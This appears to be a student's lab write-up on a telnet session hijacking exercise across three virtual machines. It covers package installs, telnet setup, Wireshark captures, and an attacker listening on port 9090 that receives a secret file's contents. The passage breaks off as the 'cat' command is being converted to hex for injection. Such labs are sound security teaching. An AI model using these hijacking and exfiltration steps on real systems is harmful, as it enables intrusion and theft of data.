Get:7 http://in.archive.ubuntu.com/ubuntu xenial/universe amd64 netwag all 5.39.0-1.2 [50.3 kB]  
Fetched 2,013 kB in 0s (4,055 kB/s)  
Selecting previously unselected package libnet1:amd64.  
(Reading database ... 214451 files and directories currently installed.)  
Preparing to unpack .../libnet1_1.1.6+dfsg-3_amd64.deb ...  
Unpacking libnet1:amd64 (1.1.6+dfsg-3) ...  
Selecting previously unselected package libtcl8.5:amd64.  
Preparing to unpack .../libtcl8.5_8.5.19-1_amd64.deb ...  
Unpacking libtcl8.5:amd64 (8.5.19-1) ...  
Selecting previously unselected package libtk8.5:amd64.  
Preparing to unpack .../libtk8.5_8.5.19-1ubuntu1_amd64.deb ...  
Unpacking libtk8.5:amd64 (8.5.19-1ubuntu1) ...  
Selecting previously unselected package netwox.  
Preparing to unpack .../netwox_5.39.0-1.2_amd64.deb ...  
Unpacking netwox (5.39.0-1.2) ...  
Selecting previously unselected package tcl8.5.  
Preparing to unpack .../tcl8.5_8.5.19-1_amd64.deb ...  
Unpacking tcl8.5 (8.5.19-1) ...  
Selecting previously unselected package tk8.5.  
Preparing to unpack .../tk8.5_8.5.19-1ubuntu1_amd64.deb ...  
Unpacking tk8.5 (8.5.19-1ubuntu1) ...  
Selecting previously unselected package netwag.  
Preparing to unpack .../netwag_5.39.0-1.2_all.deb ...  
Unpacking netwag (5.39.0-1.2) ...  
Processing triggers for libc-bin (2.23-0ubuntu11.2) ...  
Processing triggers for man-db (2.7.5-1) ...  
Setting up libnet1:amd64 (1.1.6+dfsg-3) ...
```



1. I created three ubuntu virtual machines one for the server (192.168.1.75), the client (192.168.1.84), and the attacker (192.168.1.46)

2. I first created a new file named secret.txt on the server virtual machine. Next I tried to connect the client machine to the server using telnet.




The screenshot shows a terminal window titled "Ubuntu Clone [Running] - Oracle VM VirtualBox". The terminal is running on a system named "deep@deep-VirtualBox: ~". The user has executed the following commands:

```
deep@deep-VirtualBox:~$ ls
community-rules  Downloads      oscc      prog1.c  prog3.c  Videos
community.tar.gz examples.desktop osco      prog2    Public
Desktop          Music          Pictures  prog2.c  snort_src
Documents        osc            prog1     prog3    Templates
deep@deep-VirtualBox:~$ touch secret.txt
deep@deep-VirtualBox:~$ echo "This is a secret file created and hosted on the se
rver" > secret.txt
deep@deep-VirtualBox:~$ cat secret.txt
This is a secret file created and hosted on the server
deep@deep-VirtualBox:~$
```


The terminal window is part of a desktop environment with a purple and red background. A sidebar on the left contains icons for various applications, including a terminal, a file manager, and a web browser. The bottom of the window shows a taskbar with several icons and the text "Right Ctrl".

3. Telnet does not work unless certain packages are installed and their configuration is changed



A terminal window titled "Ubuntu Clone 2 [Running] - Oracle VM VirtualBox" showing the installation of xinetd and telnetd. The user 'deep' is at the prompt. The terminal output shows an error with apt-get, followed by the removal of lock files and successful installation of the packages. The window includes a menu bar (File, Machine, View, Input, Devices, Help) and a status bar with system icons and the time 1:25 AM.


```
deep@deep-VirtualBox: ~  
deep@deep-VirtualBox:~$ sudo apt-get install xinetd telnetd  
E: Could not get lock /var/lib/dpkg/lock-frontent - open (11: Resource temporarily unavailable)  
E: Unable to acquire the dpkg frontend lock (/var/lib/dpkg/lock-frontent), is another process using it?  
deep@deep-VirtualBox:~$ sudo killall apt apt-get  
apt: no process found  
apt-get: no process found  
deep@deep-VirtualBox:~$ sudo rm /var/lib/apt/lists/lock  
deep@deep-VirtualBox:~$ sudo rm /var/cache/apt/archives/lock  
deep@deep-VirtualBox:~$ sudo rm /var/lib/dpkg/lock*  
deep@deep-VirtualBox:~$ sudo apt-get install xinetd telnetd  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
The following NEW packages will be installed:  
  telnetd xinetd  
0 upgraded, 2 newly installed, 0 to remove and 83 not upgraded.  
Need to get 145 kB of archives.  
After this operation, 437 kB of additional disk space will be used.  
Get:1 http://in.archive.ubuntu.com/ubuntu xenial/main amd64 xinetd amd64 1:2.3.15-6 [107 kB]  
Get:2 http://in.archive.ubuntu.com/ubuntu xenial/universe amd64 telnetd amd64 0.17-40 [37.7 kB]
```



A text editor window titled "*xinetd.conf (/etc) - gedit" showing the configuration file for xinetd. The file contains default settings for log_type, log_on_success, log_on_failure, instances, and cps. The window includes a menu bar (File, Machine, View, Input, Devices, Help) and a status bar with system icons and the time 1:32 AM.

```
*xinetd.conf (/etc) - gedit  
# Simple configuration file for xinetd  
#  
# Some defaults, and include /etc/xinetd.d/  
  
defaults  
{  
# Please note that you need a log_type line to be able to use log_on_success  
# and log_on_failure. The default is the following :  
# log_type = SYSLOG daemon info  
instances = 60  
log_type = SYSLOG authpriv  
log_on_success = HOST PID  
log_on_failure = HOST  
cps = 25 30  
}  
  
includedir /etc/xinetd.d
```

Here I am now able to see all the files in the server machine after I connect the client machine using telnet.



```
Escape character is '^['.
Ubuntu 16.04.7 LTS
deep-VirtualBox login: deep
Password:
Last login: Wed Dec 15 01:41:49 IST 2021 from 192.168.1.84 on pts/4
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-142-generic x86_64)


 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage


45 packages can be updated.
2 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

deep@deep-VirtualBox:~$ ls
community-rules  Documents      Music  osco    prog1.c  prog3    secret.txt  Videos
community.tar.gz Downloads      osc    Pictures prog2     prog3.c    snort_src
Desktop          examples.desktop  osc    prog1   prog2.c  Public    Templates
deep@deep-VirtualBox:~$
```

4. Since the attacker was listening on 9090, the text of the secret.txt was shown in the attacker's terminal after I executed the cat secret command on the server computer.





Ubuntu [Running] - Oracle VM VirtualBox

FileMachineViewInputDevicesHelp

Capturing from enp0s3

Capturing from enp0s3

FileEditViewGoCaptureAnalyzeStatisticsTelephonyWirelessToolsHelp

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
51	184.176078075	fe80::32e9:8eff:fea...	ff02::2	ICMPv6	70	Router Solicitation from 30:e9:8e:ad:60:96
52	189.438544281	PcsCompu_85:2f:91	Broadcast	ARP	60	Who has 192.168.1.46? Tell 192.168.1.75
53	189.438568147	PcsCompu_af:29:6b	PcsCompu_85:2f:91	ARP	42	192.168.1.46 is at 08:00:27:af:29:6b
54	189.439030599	192.168.1.75	192.168.1.46	TCP	74	39996 → 9090 [SYN] Seq=0 Win=64240 Len=0 M
55	189.439050799	192.168.1.46	192.168.1.75	TCP	74	9090 → 39996 [SYN, ACK] Seq=0 Ack=1 Win=65
56	189.439440386	192.168.1.75	192.168.1.46	TCP	66	39996 → 9090 [ACK] Seq=1 Ack=1 Win=64256 L
57	189.442037009	192.168.1.75	192.168.1.46	TCP	121	39996 → 9090 [PSH, ACK] Seq=1 Ack=1 Win=64
58	189.442044063	192.168.1.46	192.168.1.75	TCP	66	9090 → 39996 [ACK] Seq=1 Ack=56 Win=65152
59	189.442051694	192.168.1.75	192.168.1.46	TCP	66	39996 → 9090 [FIN, ACK] Seq=56 Ack=1 Win=6
60	189.485413049	192.168.1.46	192.168.1.75	TCP	66	9090 → 39996 [ACK] Seq=1 Ack=57 Win=65152
61	189.530623115	192.168.1.46	192.168.1.75	TCP	66	9090 → 39996 [FIN, ACK] Seq=1 Ack=57 Win=6
62	189.531222242	192.168.1.75	192.168.1.46	TCP	66	39996 → 9090 [ACK] Seq=57 Ack=2 Win=64256
63	194.525228990	PcsCompu_af:29:6b	PcsCompu_85:2f:91	ARP	42	Who has 192.168.1.75? Tell 192.168.1.46
64	194.526255060	PcsCompu_85:2f:91	PcsCompu_af:29:6b	ARP	60	192.168.1.75 is at 08:00:27:af:29:6b

Frame 54: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface enp0s3, id 0

Ethernet II, Src: PcsCompu_85:2f:91 (08:00:27:85:2f:91), Dst: PcsCompu_af:29:6b (08:00:27:af:29:6b)

Internet Protocol Version 4, Src: 192.168.1.75, Dst: 192.168.1.46

Transmission Control Protocol, Src Port: 39996, Dst Port: 9090, Seq: 0, Len: 0

0000 08 00 27 af 29 6b 08 00 27 85 2f 91 08 00 45 00)k.. ' /

0010 00 3c 96 f2 40 00 00 06 20 00 c0 a8 01 4b c0 a8 .<..@.@.

0020 01 2e 9c 3c 23 82 fb b0 b4 b1 00 00 00 00 a0 02 ..<#...

0030 fa f0 cf 86 00 00 02 04 05 b4 04 02 08 0a 3b c4M

0040 4d d9 00 00 00 00 01 03 03 07M

enp0s3: <live capture in progress>Packets: 96 · Displayed: 96 (100.0%)Profile: Default

Ubuntu [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Wireshark

*enp0s3

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

telnet

No.	Time	Source	Destination	Protocol	Length	Info
41	6.833410547	192.168.1.84	192.168.1.75	TELNET	93	Telnet Data ...
45	6.887816586	192.168.1.75	192.168.1.84	TELNET	78	Telnet Data ...
47	6.888377661	192.168.1.75	192.168.1.84	TELNET	105	Telnet Data ...
49	6.888659472	192.168.1.84	192.168.1.75	TELNET	167	Telnet Data ...
51	6.889064113	192.168.1.75	192.168.1.84	TELNET	69	Telnet Data ...
52	6.889287667	192.168.1.84	192.168.1.75	TELNET	69	Telnet Data ...
54	6.966025951	192.168.1.75	192.168.1.84	TELNET	69	Telnet Data ...
55	6.966323973	192.168.1.84	192.168.1.75	TELNET	69	Telnet Data ...
56	6.966610750	192.168.1.75	192.168.1.84	TELNET	109	Telnet Data ...
81	22.024869987	192.168.1.84	192.168.1.75	TELNET	67	Telnet Data ...
82	22.025104974	192.168.1.75	192.168.1.84	TELNET	67	Telnet Data ...
85	22.254128115	192.168.1.84	192.168.1.75	TELNET	67	Telnet Data ...
86	22.255141652	192.168.1.75	192.168.1.84	TELNET	67	Telnet Data ...
88	22.403280809	192.168.1.84	192.168.1.75	TELNET	67	Telnet Data ...

Frame 41: 93 bytes on wire (744 bits), 93 bytes captured (744 bits) on interface enp0s3, id 0
Ethernet II, Src: PcsCompu_87:cd:da (08:00:27:87:cd:da), Dst: PcsCompu_85:2f:91 (08:00:27:85:2f:91)
Internet Protocol Version 4, Src: 192.168.1.84, Dst: 192.168.1.75
Transmission Control Protocol, Src Port: 56646, Dst Port: 23, Seq: 1, Ack: 1, Len: 27
Telnet


```
0000 08 00 27 85 2f 91 08 00 27 87 cd da 08 00 45 10  ..../...
0010 00 4f 82 d5 40 00 40 06 33 d4 c0 a8 01 54 c0 a8  .0..@.
0020 01 4b dd 46 00 17 49 ab 68 2b c6 5c 35 b3 80 18  .K.F.I. h+
0030 01 f6 a9 89 00 00 01 01 08 0a da 56 34 18 83 a0  .....
0040 aa 89 ff fd 03 ff fb 18 ff fb 1f ff fb 20 ff  fe .....
0050 21 ff fb 22 ff fb 27 ff fd 05 ff fb 23  !..."'. ....#
```

Telnet: Protocol Packets: 177 · Displayed: 34 (19.2%) Profile: Default

RX bytes:15681 (15.6 KB) TX bytes:15681 (15.6 KB)

```
deep@deep-VirtualBox:~$ sudo wireshark
[sudo] password for deep:
```

5. Converting the cat command into a hex string.



